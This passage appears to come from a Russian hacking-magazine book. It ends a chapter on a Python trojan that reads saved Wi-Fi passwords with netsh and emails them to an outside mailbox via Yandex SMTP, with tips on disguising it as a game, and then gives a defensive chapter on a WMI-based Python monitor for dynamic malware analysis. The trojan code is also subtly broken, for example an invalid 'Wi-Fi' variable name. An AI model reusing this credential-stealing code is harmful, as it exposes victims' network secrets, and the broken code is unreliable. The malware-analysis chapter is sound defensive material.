Администратор: C:\Windows\system32\cmd.exe

C:\>netsh wlan show profiles

Профили интерфейса Беспроводная сеть:

Профили групповой политики (только чтение)
-----
<Отсутствует>

Профили пользователей
-----
Все профили пользователей      : ASUS
Все профили пользователей      : RedmiMI

C:\>
```

Рис. 6.5. Netsh wlan show profiles



```

C:\Windows\system32\cmd.exe

C:\>netsh wlan show profile ASUS key=clear

Профиль ASUS интерфейса Беспроводная сеть:
=====

Применено: Все профили пользователей

Сведения о профиле
-----
Версия: 1
Тип: Беспроводная локальная сеть
Имя: ASUS
Выбор клавиш управления:
    Режим подключения: Подключаться автоматически
    Широковещательная сеть: подключаться, только если эта сеть ведет вещание.
    Автопереключение: не переключаться на другие сети.
    Случайный выбор кода MAC : выключен

Параметры подключения
-----
Количество SSID: 1
Имя SSID: "ASUS"
Тип сети: Инфраструктура
Тип радиосети: [ любой тип радиосети ]
Расширение поставщика: отсутствует

Параметры безопасности
-----
Проверка подлинности: WPA2-Personal
Шифр: CCMP
Проверка подлинности: WPA2-Personal
Шифр: CCMP
Ключ безопасности: Присутствует
Содержимое ключа:

Параметры стоимости
-----
Стоимость: неограниченная
Перегружено: нет
Приближение к ограничению данных: нет
Превышение ограничения данных: нет
Роуминг: нет
Источник стоимости: по умолчанию

C:\>

```

Рис. 6.6. Netsh wlan show profile ASUS key=clear



Рис. 6.7. Вердикт VirusTotal

Осталась одна проблема: наша изначальная задумка была забрать пароли себе, а не показывать их пользователю. Исправим же это.

Допишем еще пару строк в скрипт, где обрабатываем наши команды из сети.

```
if server_command == 'Wi-Fi':

    data = subprocess.check_output(['netsh', 'wlan', 'show',
                                     'profiles']).decode('cp866').split('\n')
    Wi-Fis = [line.split(':')[1][1:-1] for line in data if "Все профили пользователей"
                                                       in line]

    for Wi-Fi in Wi-Fis:
        results = subprocess.check_output(['netsh', 'wlan', 'show', 'profile', Wi-Fi,
                                             'key=clear']).decode('cp866').split('\n')
        results = [line.split(':')[1][1:-1] for line in results if "Содержимое ключа"
                                                                in line]

    try:
        email = 'xakepmail@yandex.ru'
        password = '***'
        dest_email = 'demo@xakep.ru'
        subject = 'Wi-Fi'
        email_text = (f'Name: {Wi-Fi}, Password: {results[0]}')

        message = 'From: {} \nTo: {} \nSubject: {} \n\n{}'.format(email, dest_email,
                                                                    subject, email_text)

        server = smtp.SMTP_SSL('smtp.yandex.com')
        server.set_debuglevel(1)
```

```

server.ehlo(email)
server.login(email, password)
server.auth_plain()
server.sendmail(email, dest_email, message)
server.quit()
except IndexError:
    email = 'xakepmail@yandex.ru'
    password = '***'
    dest_email = 'demo@xakep.ru'
    subject = 'Wi-Fi'
    email_text = (f'Name: {Wi-Fi}, Password not found!')

message = 'From: {} \n To: {} \n Subject: {} \n \n {}'.format(email, dest_email,
                                                            subject, email_text)

server = smtp.SMTP_SSL('smtp.yandex.com')
server.set_debuglevel(1)
server.ehlo(email)
server.login(email, password)
server.auth_plain()
server.sendmail(email, dest_email, message)
server.quit()

```

Этот скрипт прост как два рубля, и ожидает увидеть русскоязычную систему. На других языках это не сработает, но исправить поведение скрипта можно простым выбором разделителя из словаря, где ключ — обнаруженный на компьютере язык, а значение — требуемая фраза на нужном языке.

Все команды этого скрипта уже подробно разобраны, так что я не буду повторяться, а просто покажу скриншот из своей почты (рис. 6.8).




Рис. 6.8. Результат работы скрипта

## Доработки

Конечно, тут можно доработать примерно все — от защиты канала передачи до защиты самого кода нашего вредоноса. Методы связи с управляющими серверами злоумышленника тоже обычно используются другие, а работа вредоноса не зависит от языка операционной системы.

И конечно, сам вирус очень желательно упаковать с помощью PyInstaller, чтобы не тянуть с собой на машину жертвы питон и все зависимости. Игра, которая требует для своего запуска установить модуль для работы с почтой, — что может внушать большее доверие?

## Заключение

Сегодняшний троян настолько прост, что его никак нельзя назвать боевым. Тем не менее он полезен для изучения основ языка Python и понимания алгоритмов работы более сложных вредоносных программ. Мы надеемся, что ты уважаешь закон, а полученные знания о троянах тебе никогда не понадобятся.

В качестве домашнего задания рекомендую попробовать реализовать двусторонний терминал и шифрование данных хотя бы с помощью XOR. Такой троян уже будет куда интереснее, но, безусловно, использовать его in the wild мы не призываем. Будь аккуратен!



## 7. Используем Python для динамического анализа вредоносного кода

---

*Евгений Дроботун*

Многие вредоносные программы сопротивляются отладке: они отслеживают и блокируют запуск популярных утилит для мониторинга файловой системы, процессов и изменений в реестре Windows. Чтобы обхитрить такую малварь, мы напишем на Python собственный инструмент для исследования образцов вредоносных программ.

Статический анализ, как ты знаешь, подразумевает исследование исполняемого файла без его запуска. Динамический куда увлекательнее: в этом случае образец запускают и отслеживают все происходящие при этом в системе события. Для исследователя интереснее всего операции с файловыми объектами, с реестром, а также все случаи создания и уничтожения процессов. Для получения более полной картины неплохо было бы отслеживать вызовы API-функций анализируемой программой. Разумеется, экспериментировать с вредоносом нужно в изолированной среде с использованием виртуальной машины или песочницы — иначе он может натворить бед.

Для отслеживания жизнедеятельности приложений существует целый арсенал готовых средств, среди которых самое известное — утилита Process Monitor из Sysinternals Suite (<https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite>). Эта тулза в рекламе не нуждается, она неплохо документирована и пользуется заслуженной популярностью. Process Monitor способен отслеживать все изменения в файловой системе Windows, мониторить операции создания и уничтожения процессов и потоков, регистрировать и отображать происходящее в реестре, а также фиксировать операции загрузки DLL-библиотек и драйверов устройств (рис. 7.1).

Отслеживать вызовы API-функций можно с помощью утилиты API Monitor (<http://www.rohitab.com/apimonitor>, рис. 7.2) французской компании Rohitab (<http://rohitab.com>). Тutorial по работе с этой тулзой можно найти на сайте программы (<http://www.rohitab.com/category/api-monitor-tutorials>), правда, на английском языке.



Рис. 7.1. Process Monitor из состава Sysinternals Suite




Рис. 7.2. API Monitor

Самый главный недостаток этих утилит (как, впрочем, и других широко распространенных программ такого рода) именно в их популярности. Потому что с ними отлично знакомы не только аналитики, но и вирусописатели. Далеко не любая малварь позволит использовать подобные инструменты и безнаказанно исследовать свое поведение в системе. Наиболее продвинутые трояны фиксируют любые попытки запуска антивирусов и средств анализа состояния ОС, а затем либо пытаются всеми правдами и неправдами прибить соответствующий процесс, либо прекращают активные действия до лучших времен.

Тем не менее существуют способы перехитрить малварь. Один из наиболее очевидных — изобрести собственный инструмент, который будет уметь (хотя бы частично) то же самое, что делают Process Monitor, API Monitor и им подобные программы. Чем мы, благословясь, и займемся.

Для работы мы будем использовать Python (не зря же он считается одним из самых хакерских языков программирования). Отслеживать интересующие нас события, связанные с реестром, файловой системой или процессами, можно двумя путями: используя специализированные API-функции Windows и при помощи механизмов WMI (<https://docs.microsoft.com/ru-ru/windows/win32/wmisdk/wmi-start-page>, Windows Management Instrumentation, или инструментарий управления Windows).

То есть помимо Python нам понадобятся модуль `pywin32` (<https://pypi.org/project/pywin32/>) и модуль `WMI` (<https://pypi.org/project/WMI/>). Установить их очень просто (на самом деле достаточно поставить только пакет `WMI`, а он уже самостоятельно подгрузит `pywin32`):

```
pip install pywin32
pip install wmi
```

Чтобы отследить вызовы API-функций, понадобится модуль `WinAppDbg` (<https://pypi.org/project/winappdbg/>). Этот модуль работает только со второй версией Python (если говорить точнее, то потребуется 2.5, 2.6 или 2.7), поэтому старый Python рано окончательно списывать в утиль. Тем более что автор `WinAppDbg` пока не планирует переписывать модуль под третью версию в связи с необходимостью рефакторинга большого объема кода, о чем прямо говорит в документации. Установить модуль можно через `pip`:

```
pip install winappdbg
```

Скачав и установив все необходимые модули, приступим к таинству написания собственного инструмента для динамического анализа малвари.

## Отслеживаем процессы

Отслеживать процессы будем с помощью механизма WMI. Это делается достаточно просто:

```
import wmi

notify_filter = "creation"

process_watcher = wmi.WMI().Win32_Process.watch_for(notify_filter)
```



```
while True:
    new_process = process_watcher()
    print(new_process.Caption)
    print(new_process.CreationDate)
```

Здесь `notify_filter` может принимать следующие значения:

- "operation" — реагируем на все возможные операции с процессами;
- "creation" — реагируем только на создание (запуск) процесса;
- "deletion" — реагируем только на завершение (уничтожение) процесса;
- "modification" — реагируем только на изменения в процессе.

Далее (в третьей строке) мы создаем объект-наблюдатель `process_watcher`, который будет срабатывать каждый раз, когда наступает событие с процессами, определенное в `notify_filter` (в нашем случае при его запуске). После чего мы в бесконечном цикле выводим имя вновь запущенного процесса и время его запуска. Время представлено в виде строки в формате `yyyymmddHHMMSS.mmmmmmsYYY` (более подробно об этом формате можно почитать здесь (<https://docs.microsoft.com/ru-ru/windows/win32/wmisdk/cim-datetime>)), поэтому для вывода времени в более привычной форме можно написать нечто вроде функции преобразования формата времени:

```
def date_time_format(date_time):
    year = date_time[:4]
    month = date_time[4:6]
    day = date_time[6:8]
    hour = date_time[8:10]
    minutes = date_time[10:12]
    seconds = date_time[12:14]
    return '{0}/{1}/{2} {3}:{4}:{5}'.format(day, month, year, hour, minutes, seconds)
```

Вообще, делать такие вещи просто в бесконечном цикле не очень хорошо, поэтому мы оформим все это в виде класса, чтобы потом запускать его в отдельном потоке. Таким образом мы получим возможность отслеживать в одном потоке, например, моменты создания процессов, а в другом — их уничтожения. Итак, класс `ProcessMonitor`:

```
class ProcessMonitor():

    def __init__(self, notify_filter='operation'):
        self._process_property = {
            'Caption': None,
            'CreationDate': None,
            'ProcessID': None,
        }
        self._process_watcher = wmi.WMI().Win32_Process.watch_for(
            notify_filter
        )

    def update(self):
        process = self._process_watcher()
```

```

self._process_property['EventType'] = process.event_type
self._process_property['Caption'] = process.Caption
self._process_property['CreationDate'] = process.CreationDate
self._process_property['ProcessID'] = process.ProcessID

@property
def event_type(self):
    return self._process_property['EventType']

@property
def caption(self):
    return self._process_property['Caption']

@property
def creation_date(self):
    return date_time_format(self._process_property['CreationDate'])

@property
def process_id(self):
    return self._process_property['ProcessID']

```

При инициализации класса мы создаем список свойств процесса `_process_property` в виде словаря и определяем объект наблюдателя за процессами (при этом значение `notify_filter` может быть определено в момент инициализации класса и по умолчанию задано как "operation"). Список свойств процесса может быть расширен (более подробно о свойствах процессов можно почитать здесь: <https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/win32-process>).

Метод `update()` обновляет поля `_process_property`, когда происходит событие, определенное значением `notify_filter`, а методы `event_type`, `caption`, `creation_date` и `process_id` позволяют получить значения соответствующих полей списка свойств процесса (обрати внимание, что эти методы объявлены как свойства класса с использованием декоратора `@property`).

Теперь все это можно запускать в отдельном потоке. Для начала создадим класс `Monitor`, наследуемый от класса `Thread` (из Python-модуля `threading`: <https://docs.python.org/3/library/threading.html>):

```

from threading import Thread
import wmi
import pythoncom
...

# Не забываем вставить здесь описание класса ProcessMonitor

...

class Monitor(Thread):

    def __init__(self, action):
        self._action = action
        Thread.__init__(self)

```

```
def run(self):
    pythoncom.CoInitialize()
    proc_mon = ProcessMonitor(self._action)
    while True:
        proc_mon.update()
        print(
            proc_mon.creation_date,
            proc_mon.event_type,
            proc_mon.name,
            proc_mon.process_id
        )
    pythoncom.CoUninitialize()
```

При желании цикл можно сделать прерываемым, например по нажатии какого-либо сочетания клавиш (для этого нужно использовать возможности модуля `keyboard` (<https://pypi.org/project/keyboard/>) и его функции `is_pressed()`). Вместо вывода результатов на экран можно писать результат работы программы в лог-файл, для чего применяется соответствующая функция, которую следует использовать вместо `print()`.

Далее уже можно запускать мониторинг событий процессов в отдельных потоках:

```
# Отслеживаем события создания процессов
mon_creation = Monitor('creation')
mon_creation.start()
# Отслеживаем события уничтожения процессов
mon_deletion = Monitor('deletion')
mon_deletion.start()
```

В итоге получим примерно следующую картину (рис. 7.3).

```
C:\Windows\system32\cmd.exe - python proc_monitor.py
(python_38_env) E:\pymonitor>python proc_monitor.py
2021-05-03 08:35:05.876962 creation FASMw.EXE 5840
2021-05-03 08:35:05.876962 creation CFF Explorer.exe 7340
2021-05-03 08:35:08.995446 creation WINWORD.EXE 10468
2021-05-03 08:35:13.145892 deletion WINWORD.EXE 10468
2021-05-03 08:35:15.238740 creation GitHubDesktop.exe 5412
2021-05-03 08:35:15.238740 creation GitHubDesktop.exe 8412
2021-05-03 08:35:18.328020 deletion FASMw.EXE 5840
2021-05-03 08:35:20.413512 deletion GitHubDesktop.exe 5412
2021-05-03 08:35:20.413512 deletion CFF Explorer.exe 7340
2021-05-03 08:35:21.475750 creation GitHubDesktop.exe 8500
2021-05-03 08:35:24.598800 creation GitHubDesktop.exe 11136
2021-05-03 08:35:26.682668 creation GitHubDesktop.exe 3376
2021-05-03 08:35:33.926504 creation conhost.exe 12956
2021-05-03 08:35:33.927500 creation git.exe 5352
2021-05-03 08:35:33.927502 creation git.exe 6124
2021-05-03 08:35:33.927502 creation git.exe 7660
2021-05-03 08:35:33.927502 creation conhost.exe 8768
2021-05-03 08:35:33.927502 creation git.exe 8792
2021-05-03 08:35:34.951866 deletion conhost.exe 12956
2021-05-03 08:35:34.951866 deletion git.exe 5352
2021-05-03 08:35:34.951866 deletion git.exe 6124
2021-05-03 08:35:34.951866 deletion git.exe 7660
2021-05-03 08:35:34.951866 deletion conhost.exe 8768
2021-05-03 08:35:34.951868 deletion git.exe 8792
2021-05-03 08:35:36.026574 creation Update.exe 10036
```

**Рис. 7.3.** Результаты работы нашего Python-скрипта для отслеживания событий создания и уничтожения процессов

## Следим за файловыми операциями

Здесь, как мы и говорили в начале, можно пойти двумя путями: использовать специализированные API-функции Windows или возможности, предоставляемые механизмом WMI. В обоих случаях мониторинг событий лучше выполнять в отдельном потоке, так же, как мы сделали при отслеживании процессов. Поэтому для начала опишем базовый класс `FileMonitor`, а затем от него наследуем класс `FileMonitorAPI`, в котором будем использовать специализированные API-функции Windows, и класс `FileMonitorWMI`, в котором применим механизмы WMI.

Итак, наш базовый класс будет выглядеть примерно так:

```
class FileMonitor:

    def __init__(self, notify_filter, **kwargs):
        self._notify_filter = notify_filter
        self._kwargs = kwargs
        self._event_properties = {
            'Drive': None,
            'Path': None,
            'FileName': None,
            'Extension': None,
            'Timestamp': None,
            'EventType': None,
        }

    @property
    def drive(self):
        return self._event_properties['Drive']

    @property
    def path(self):
        return self._event_properties['Path']

    @property
    def file_name(self):
        return self._event_properties['FileName']

    @property
    def extension(self):
        return self._event_properties['Extension']

    @property
    def timestamp(self):
        return self._event_properties['Timestamp']

    @property
    def event_type(self):
        return self._event_properties['EventType']
```

Здесь при инициализации также используется параметр `notify_filter` (его возможные значения определяются в зависимости от того, используются API или WMI) и параметр `**kwargs`, с помощью которого определяется путь к отслеживаемому файлу или каталогу, его имя, расширение и пр. Эти значения также зависят от использования API или WMI и будут конкретизированы уже в классах-наследниках. При инициализации класса создается словарь `_event_property` для хранения свойств события: имя диска, путь к файлу, имя файла, расширение, метка времени и тип события (по аналогии с классом мониторинга событий процессов). Ну а с остальными методами нашего базового класса, я думаю, все и так понятно: они позволяют получить значения соответствующего поля из словаря свойств события.

## Используем API Windows

В основу этого варианта реализации мониторинга будет положена функция `WaitForSingleObject()` (<https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-waitforsingleobject>). Упомянутая функция занимается тем, что ждет, когда объект (хендл которого передан в качестве первого параметра) перейдет в сигнальное состояние, и возвращает `WAIT_OBJECT_0`, когда объект изменит свое состояние. Помимо этой функции в Windows есть весьма полезная функция `ReadDirectoryChangesW()` (<https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-readdirectorychangesw>), назначение которой — следить за изменениями файла или каталога, указанного в одном из параметров функции. Также в процессе мониторинга мы задействуем API `CreateFile()` (<https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea>) и `CreateEvent()` (<https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-createeventa>).

Итак, начнем.

# Подключим все необходимые модули

```
import pywintypes
import win32api
import win32event
import win32con
import win32file
import winnt
```

```
class FileMonitorAPI(FileMonitor):
```

```
    def __init__(self, notify_filter = 'FileNameChange', **kwargs):
        # Здесь в качестве **kwargs необходимо указывать
        # путь к файлу или директории
        # в виде "Path=r'e:\\example\\file.txt'"
        FileMonitor.__init__(self, notify_filter, **kwargs)
        # Получаем хендл нужного файла или каталога
        self._directory = win32file.CreateFile(
            self._kwargs['Path'],
```

```

        winnt.FILE_LIST_DIRECTORY,
        win32con.FILE_SHARE_READ |
        win32con.FILE_SHARE_WRITE,
        None,
        win32con.OPEN_EXISTING,
        win32con.FILE_FLAG_BACKUP_SEMANTICS |
        win32con.FILE_FLAG_OVERLAPPED,
        None
    )
    # Инициализируем структуру типа OVERLAPPED
    self._overlapped = pywintypes.OVERLAPPED()
    # и поместим в нее хендл объекта «событие» в сброшенном состоянии
    self._overlapped.hEvent = win32event.CreateEvent(
        None,
        False,
        False,
        None
    )
    # Выделим память, куда будет записана информация
    # об отслеживаемом файле или каталоге
    self._buffer = win32file.AllocateReadBuffer(1024)
    # Здесь будет число байтов сведений о файле или каталоге,
    # записанных при наступлении события
    self._num_bytes_returned = 0
    # Установим «наблюдатель» за событиями (его мы опишем ниже)
    self._set_watcher()

```

**Значения параметра `notify_filter` коррелируют с константами `FILE_NOTIFY_CHANGE_FILE_NAME`, `FILE_NOTIFY_CHANGE_DIR_NAME` или `FILE_NOTIFY_CHANGE_LAST_WRITE`. Для их преобразования мы ниже опишем специальный метод. Также определим метод `update()`, с помощью которого и будем обновлять сведения о произошедшем событии.**

```

def update(self):
    while True:
        # Ждем наступления события (поскольку второй параметр 0, то время
        # ожидания бесконечно)
        result = win32event.WaitForSingleObject(self._overlapped.hEvent, 0)
        if result == win32con.WAIT_OBJECT_0:
            # Если событие произошло, то получим размер сохраненных сведений о событии
            self._num_bytes_returned = win32file.GetOverlappedResult(
                self._directory,
                self._overlapped,
                True
            )
            # Поместим информацию о событии в _event_properties
            self._event_properties['Path'] = self._get_path()
            self._event_properties['FileName'] = self._get_file_name()
            ...

```

```
self._set_watcher()
break
```

Напишем метод установки «наблюдателя» за событиями в файловой системе (в ней мы задействуем функцию `ReadDirectoryChangesW()`):

```
def _set_watcher(self):
    win32file.ReadDirectoryChangesW(
        self._directory,
        self._buffer,
        True,
        self._get_notify_filter_const(),
        self._overlapped,
        None
    )
```

Поскольку в качестве одного из параметров `ReadDirectoryChangesW()` принимает константы, определяющие тип отслеживаемого события, то определим метод, преобразующий значения параметра `notify_filter` в указанные константы.

```
def _get_notify_filter_const(self):
    if self._notify_filter == 'FileNameChange':
        return win32con.FILE_NOTIFY_CHANGE_FILE_NAME
    ...
```

Здесь для простоты показано преобразование в константу только одного значения `notify_filter`, по аналогии можно описать преобразование других значений `notify_filter` в константы `FILE_NOTIFY_CHANGE_DIR_NAME` или `FILE_NOTIFY_CHANGE_LAST_WRITE`.

Далее определим методы, возвращающие сохраненные в буфере `_buffer` свойства события при наступлении этого события. Возвращающий тип события метод выглядит так:

```
def _get_event_type(self):
    result = ''
    if self._num_bytes_returned != 0:
        result = self._ACTIONS.get(win32file.FILE_NOTIFY_INFORMATION(
            self._buffer, self._num_bytes_returned)[0][0], 'Unknown')
    return result
```

В этом методе используется константа `_ACTIONS`, содержащая возможные действия с отслеживаемым файлом или каталогом. Эта константа определена в виде словаря следующим образом:

```
_ACTIONS = {
    0x00000000: 'Unknown action',
    0x00000001: 'Added',
    0x00000002: 'Removed',
    0x00000003: 'Modified',
    0x00000004: 'Renamed from file or directory',
    0x00000005: 'Renamed to file or directory'
}
```

**Метод, возвращающий путь к отслеживаемому файлу:**

```
def _get_path(self):
    result = ''
    if self._num_bytes_returned != 0:
        result = win32file.GetFinalPathNameByHandle(
            self._directory,
            win32con.FILE_NAME_NORMALIZED
        )
    return result
```

**Метод, возвращающий имя отслеживаемого файла, которое было сохранено в \_buffer при наступлении события:**

```
def _get_file_name(self):
    result = ''
    if self._num_bytes_returned != 0:
        result = win32file.FILE_NOTIFY_INFORMATION(
            self._buffer, self._num_bytes_returned)[0][1]
    return result
```

**Задействовать все это можно следующим образом (по аналогии с мониторингом процессов):**

```
from threading import Thread
import pywintypes
import win32api
import win32event
import win32con
import win32file
import winnt
...

# Не забываем вставить здесь описание классов FileMonitor и FileMonitorAPI

...

# Опишем класс Monitor, наследуемый от Thread
class Monitor(Thread):

    def __init__(self):
        Thread.__init__(self)

    def run(self):
        # Используем значение notify_filter по умолчанию
        file_mon = pymonitor.FileMonitorAPI(Path=r'e:\example')
        while True:
            file_mon.update()
            print(file_mon.timestamp,
                  file_mon.path,
```



```

        file_mon.file_name,
        file_mon.event_type
    )

# Создадим экземпляр класса Monitor
mon = Monitor()
# Запустим процесс мониторинга
mon.start()

```

## Используем WMI

Мониторинг событий файловой системы с использованием WMI похож на ранее рассмотренное отслеживание событий с процессами. Для того чтобы следить за изменениями конкретного файла, воспользуемся следующим кодом:

```

import wmi

notify_filter = "creation"
# «Наблюдатель» за изменениями в файле
file_watcher = wmi.WMI().CIM_DataFile.watch_for(
    notify_filter, Drive = 'e:', Path=r'\\example_dir\\', FileName='example_file',
    Extension = 'txt'
)

while True:
    # Выводим информацию о событии с файлом
    new_file = file_watcher()
    print(new_file.timestamp)
    print(new_file.event_type)

```

Здесь видно, что помимо параметра `notify_filter` передаются еще параметры, определяющие файл, события которого необходимо отслеживать. Обратите внимание на особенность написания параметра `Path` с модификатором `r` (он нужен для того, чтобы получить требуемое количество слешей-разделителей в строке).

Для отслеживания изменений в каталоге, а не в файле вместо класса `CIM_DataFile` необходимо использовать класс `CIM_Directory` (более подробно о работе с файловой системой с помощью WMI можно почитать здесь: [https://www.script-coding.com/WMI\\_FileSystem.html](https://www.script-coding.com/WMI_FileSystem.html)):

```

directory_watcher = wmi.WMI().CIM_Directory.watch_for(
    notify_filter, Drive = 'e:', Path=r'\\example_dir\\'
)

```

Конечно, все это желательно оформить в виде класса-наследника нашего базового класса `FileMonitor`, описанного выше, чтобы мониторинг событий файловой системы можно было запустить в отдельном потоке. В целом полную реализацию описанных классов по мониторингу файловой системы можно посмотреть на моем гитхабе (<https://github.com/drobotun/pywinwatcher/blob/main/pywinwatcher/filemon.py>).

## Мониторим действия с реестром

Так же, как и события файловой системы, события реестра можно отслеживать либо с помощью специализированных API-функций, либо с использованием механизмов WMI. Предлагаю, как и в случае с событиями файловой системы, начать с написания базового класса `RegistryMonitor`, от которого наследовать классы `RegistryMonitorAPI` и `RegistryMonitorWMI`:

```
class RegistryMonitor:

    def __init__(self, notify_filter, **kwargs):
        self._notify_filter = notify_filter
        self._kwargs = kwargs
        self._event_properties = {
            'Hive': None,
            'RootPath': None,
            'KeyPath': None,
            'ValueName': None,
            'Timestamp': None,
            'EventType': None,
        }

    @property
    def hive(self):
        return self._event_properties['Hive']

    @property
    def root_path(self):
        return self._event_properties['RootPath']

    @property
    def key_path(self):
        return self._event_properties['KeyPath']

    @property
    def value_name(self):
        return self._event_properties['ValueName']

    @property
    def timestamp(self):
        return self._event_properties['Timestamp']

    @property
    def event_type(self):
        return self._event_properties['EventType']
```

Здесь в `**kwargs` передаются параметры `Hive`, `RootPath`, `KeyPath` и `ValueName`, значения которых и определяют место в реестре, за которым мы будем следить. Значение

параметра `notify_filter`, как и в предыдущих случаях, определяет отслеживаемые действия.

## Используем API

Здесь мы так же, как и в случае с файловой системой, используем связку API-функций `CreateEvent()` и `WaitForSingleObject()`. При этом хендл отслеживаемого объекта получим с использованием `RegOpenKeyEx()` со значением последнего параметра (которым определяется доступ к желаемому ключу реестра):

```
class RegistryMonitorAPI(RegistryMonitor):

    def __init__(self, notify_filter='UnionChange', **kwargs):
        RegistryMonitor.__init__(self, notify_filter, **kwargs)
        # Создаем объект «событие»
        self._event = win32event.CreateEvent(None, False, False, None)
        # Открываем нужный ключ с правами доступа на уведомление изменений
        self._key = win32api.RegOpenKeyEx(
            self._get_hive_const(),
            self._kwargs['KeyPath'],
            0,
            win32con.KEY_NOTIFY
        )
        # Устанавливаем наблюдатель
        self._set_watcher()
```

Функция `_get_hive_const()` преобразует имя куста реестра в соответствующую константу (`HKEY_CLASSES_ROOT`, `HKEY_CURRENT_USER`, `HKEY_LOCAL_MACHINE`, `HKEY_USERS` или `HKEY_CURRENT_CONFIG`):

```
def _get_hive_const(self):
    if self._kwargs['Hive'] == 'HKEY_CLASSES_ROOT':
        return win32con.HKEY_CLASSES_ROOT
    ...
    if self._kwargs['Hive'] == 'HKEY_CURRENT_CONFIG':
        return win32con.HKEY_CURRENT_CONFIG
```

Сам же «наблюдатель» реализуем с помощью API-функции `RegNotifyChangeKeyValue()`:

```
def _set_watcher(self):
    win32api.RegNotifyChangeKeyValue(
        self._key,
        True,
        self._get_notify_filter_const(),
        self._event,
        True
    )
```

Здесь `_get_notify_filter()` исходя из значения `notify_filter` выдает константу, определяющую событие, на которое будет реакция (`REG_NOTIFY_CHANGE_NAME`, `REG_NOTIFY_CHANGE_LAST_SET`), или их дизъюнкцию:

```
def _get_notify_filter_const(self):
    if self._notify_filter == 'NameChange':
        return win32api.REG_NOTIFY_CHANGE_NAME
    if self._notify_filter == 'LastSetChange':
        return win32api.REG_NOTIFY_CHANGE_LAST_SET
    if self._notify_filter == 'UnionChange':
        return (
            win32api.REG_NOTIFY_CHANGE_NAME |
            win32api.REG_NOTIFY_CHANGE_LAST_SET
        )
```

Метод `update()` практически полностью повторяет таковой из класса `FileMonitorAPI()`.

```
def update(self):
    while True:
        result = win32event.WaitForSingleObject(self._event, 0)
        if result == win32con.WAIT_OBJECT_0:
            self._event_properties['Hive'] = self._kwargs['Hive']
            self._event_properties['KeyPath'] = self._kwargs['KeyPath']
            ...
            self._set_watcher()
            break
```

Вообще, у API-функций, предназначенных для отслеживания изменений в файловой системе или в реестре, есть особенность, заключающаяся в том, что значение времени наступления события сами эти функции не фиксирует (в отличие от классов WMI), и в случае необходимости это надо делать самому (к примеру, используя `datetime`).

```
timestamp = datetime.datetime.fromtimestamp(
    datetime.datetime.utcnow().timestamp()
)
```

Данный кусочек кода необходимо вставить в метод `update()` (как класса `FileMonitorAPI`, так и класса `RegistryMonitorAPI`) после проверки условия появления события, и в переменную `timestamp` запишется соответствующее время.

## Используем WMI

Здесь имеются два отличия относительно класса `FileMonitorWMI`. Первое: события, связанные с реестром, являются внешними (в то время как события, связанные с процессами и файловой системой, — внутренние). Второе: для мониторинга изменений в ветке реестра, ключе реестра или значении, записанном в какой-либо ключ, необходимо использовать разные классы WMI: `RegistryTreeChangeEvent`, `RegistryKeyChangeEvent` или `RegistryValueChangeEvent`.

Соответственно установка «наблюдателя» при инициализации экземпляра класса `RegisterMonitorWMI` в данном случае будет выглядеть так:

```
def __init__(self, notify_filter='ValueChange', **kwargs):
    RegistryMonitor.__init__(self, notify_filter, **kwargs)
    # Подключаем пространство имен с классами внешних событий
    wmi_obj = wmi.WMI(namespace='root/DEFAULT')
    # Мониторим изменения ветки реестра
    if notify_filter == 'TreeChange':
        self._watcher = wmi_obj.RegistryTreeChangeEvent.watch_for(
            Hive=self._kwargs['Hive'],
            RootPath=self._kwargs['RootPath'],
        )
    # Мониторим изменения ключа реестра
    elif notify_filter == 'KeyChange':
        self._watcher = wmi_obj.RegistryKeyChangeEvent.watch_for(
            Hive=self._kwargs['Hive'],
            KeyPath=self._kwargs['KeyPath'],
        )
    # Мониторим изменения значения
    elif notify_filter == 'ValueChange':
        self._watcher = wmi_obj.RegistryValueChangeEvent.watch_for(
            Hive=self._kwargs['Hive'],
            KeyPath=self._kwargs['KeyPath'],
            ValueName=self._kwargs['ValueName'],
        )
    )
```

